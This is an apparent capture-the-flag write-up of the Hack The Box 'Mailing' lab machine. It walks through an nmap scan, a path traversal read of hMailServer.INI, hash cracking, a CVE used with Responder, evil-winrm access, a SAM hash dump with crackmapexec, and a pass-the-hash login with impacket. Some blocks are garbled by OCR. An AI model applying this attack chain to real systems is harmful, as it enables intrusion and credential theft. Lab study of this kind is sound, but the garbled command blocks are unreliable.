
Mailing


• First we using map for scanning the service that server was open

```
·(kali® kali)-[~/htb/mailing]
 -$ <u>sudo</u> nmap -sS
                           sC -A 10.10.11.14
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 03:29 EDT
Nmap scan report for mailing.htb (10.10.11.14)
Host is up (0.30s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT STATE SERVICE
25/tcp open smtp
                                 VERSION
                                hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp open http
|_http-title: Mailing
                                Microsoft IIS httpd 10.0
| http-methods:
   Potentially risky methods: TRACE
 _http-server-header: Microsoft-IIS/10.0
                                hMailServer pop3d
110/tcp open pop3
|_pop3-capabilities: UIDL USER TOP
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
143/tcp open imap hMailServer imapd
|_imap-capabilities: SORT QUOTA ACL IDLE IMAP4 completed CAPABILITY OK NAMESPACE RIGHTS=texkA0001 CHILDREN IMAP4rev1
445/tcp open microsoft-ds?
465/tcp open ssl/smtp
                              hMailServer smtpd
_smtp-commands: Couldn't establish connection on port 465
|_ssl-date: TLS randomness does not represent time
 ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
 Not valid before: 2024-02-27T18:24:10
|_Not valid after: 2029-10-06T18:24:10
587/tcp open smtp hMailServer
                              hMailServer smtpd
_ssl-date: TLS randomness does not represent time
  ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
  Not valid before: 2024-02-27T18:24:10
 _Not valid after: 2029-10-06T18:24:10
  smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN, HELP
_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
993/tcp open ssl/imap
                                hMailServer imapd
_ssl-date: TLS randomness does not represent time
  ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
 | Not valid before: 2024-02-27T18:24:10
|_Not valid after: 2029-10-06T18:24:10
|Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The port 80 was open ⇒ So we check the web server



- We discoverd the hidden directory by using directory
- S
- Try /download.php and see what happend



Nothing happends, so we try to use burp suite to intercept the request

```
GET /download.php HTTP/1.1

Host: mailing.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Connection: close

Upgrade-Insecure-Requests: 1
```

The path traversal could possible for the file path

```
GET /download_php?file=./../../Program*Files*(x86) /hMailServer/Bin/hMailServer.INI HTTP/l.1 20 OK

Most: mailing.htb

Most: mailing.htb

Most: mailing.htb

Most: Most:
```

We retrieve the administrator password ⇒ So let's cracked it

```
(kali® kali)-[~/htb/mailing]
$ hashcat -a 0 -m 0 0a9f8ad8bf896b501dde74f08efd7e4c /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF,

* Device #1: cpu-sandybridge-AMD Ryzen 5 2600 Six-Core Processor, 2915/5894 MB (1024 MB alloc.)

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
```

- The hashcat couldn't crack the password
- After googled, I found a <u>CVE</u> which could help us get user hash
 - Turn on the responder and running the exploit to send email



- Getting the hash passwd for maya
- Using hashcat to crack the hash

```
(kali® kali)-[~/htb/mailing]

$\frac{\tali\tali}{\tali} \text{ kali}-[~/htb/mailing]}

$\frac{\tali\tali}{\tali} \text{ kali}-[~/htb/mailing]}

$\frac{\tali\tali}{\tali} \text{ kali}-[~/htb/mailing]}

$\frac{\tali}{\tali} \text{ kali}-[~/htb/mailing}]

$\frac{\tali}{\tali} \text{ kali}-[~/hth/mailing}]

$\frac{\tali}{\tali} \tex
```

Now I got the credentials to access the victim machine

username: maya

password: m4y4ngs4ri

 We saw thet port 5985 was open so we could use evil-winrm to access the machine

```
(kali@ kali)-[~/htb/mailing]
$ evil-winrm -i 10.10.11.14 -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimpleme nted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> whoami mailing\maya
*Evil-WinRM* PS C:\Users\maya\Documents>
```

Got the user flag

```
PS C:\Users\maya> cd desktop
            PS C:\Users\maya\desktop> dir
   Directory: C:\Users\maya\desktop
Mode
                    LastWriteTime
                                          Length Name
              6/24/2024
                                          30526 exploit.odt
                          6:54 AM
              2/28/2024 7:34 PM
                                           2350 Microsoft Edge.lnk
              6/24/2024 3:59 AM
                                             34 user.txt
         M* PS C:\Users\maya\desktop> cat user.txt
006c949673d45ade629d1411ea4f52ea
         RM* PS C:\Users\maya\desktop>
```

Privilege Escalation

Using winPEAS, I found that the MAILING machine has user name localadmin has privilege like administrator

```
Computer Name
                            MAILING
                             localadmin
User Name
User Id
                             1001
Is Enabled
User Type
Comment
Last Logon
                            2024-06-24 10:39:52 AM
Logons Count
                            2614
Password Last Set
                            2024-02-27 9:38:45 PM
Computer Name
                            MAILING
User Name
                            maya
User Id
                            1002
Is Enabled
User Type
                            User
Comment
Last Logon
                            2024-06-24 10:39:16 AM
Logons Count
Password Last Set
                             2024-04-12 4:16:20 AM
```

• Take crackmapexec to get the localadmin hash

```
$ crackmapexec smb 10.10.11.14 -u maya -p "m4y4ngs4ri" --sam
           10.10.11.14 445
                                 MAILING
                                                 [*] Windows 10.0 Build 19041 x64
(name:MAILING) (domain:MAILING) (signing:False) (SMBv1:False)
SMB
           10.10.11.14
                          445
                                 MAILING
                                                 [+] MAILING\maya:m4y4ngs4ri (Pwn3d!)
SMB
           10.10.11.14
                          445
                                 MAILING
                                                 [+] Dumping SAM hashes
           10.10.11.14 445
                                 MAILING
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
           10.10.11.14 445 MAILING
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
           10.10.11.14 445
                                 MAILING
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
           10.10.11.14 445 MAILING
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e349e2966c623fcb0a254e866a9a7e4c:::
           10.10.11.14
                         445
                                 MAILING
localadmin:1001:aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102daefae:::
           10.10.11.14
                          445
                                 MAILING
maya:1002:aad3b435b51404eeaad3b435b51404ee:af760798079bf7a3d80253126d3d28af:::
        10.10.11.14 445 MAILING
                                           [+] Added 6 SAM hashes to the database
```

Using impacket-wmiexec tool for remote connection to our host as a root

```
(kali@ kali)-[~/htb]
$ impacket-wmiexec localadmin@10.10.11.14 -hashes "aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102daef
ae"
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>mailing\localadmin
C:\>I
```

Root flag

```
Volume in drive C has no label.
Volume Serial Number is 9502-BA18
Directory of C:\
2024-04-10 05:32 PM
                        <DIR>
                                        Important Documents
2024-02-28 09:49 PM
                        <DIR>
                                        inetpub
2019-12-07
            11:14 AM
                        <DIR>
                                        PerfLogs
2024-03-09
            02:47 PM
                        <DIR>
                                        PHP
2024-03-13
           05:49 PM
                        <DIR>
                                        Program Files
2024-03-14
            04:24 PM
                        <DIR>
                                        Program Files (x86)
2024-03-03
           05:19 PM
                        <DIR>
                                        Users
2024-06-24
            08:05 PM
                        <DIR>
                                        Windows
2024-04-12
            05:54 AM
                        <DIR>
                                        www.root
               0 File(s)
                                       0 bytes
               9 Dir(s)
                          4,528,656,384 bytes free
C:\>cd users
C:\users>cd localadmin
C:\users\localadmin>cd desktop
C:\users\localadmin\desktop>type root.txt
d483b480c5fcc0f12c5afe7f499f7b58
```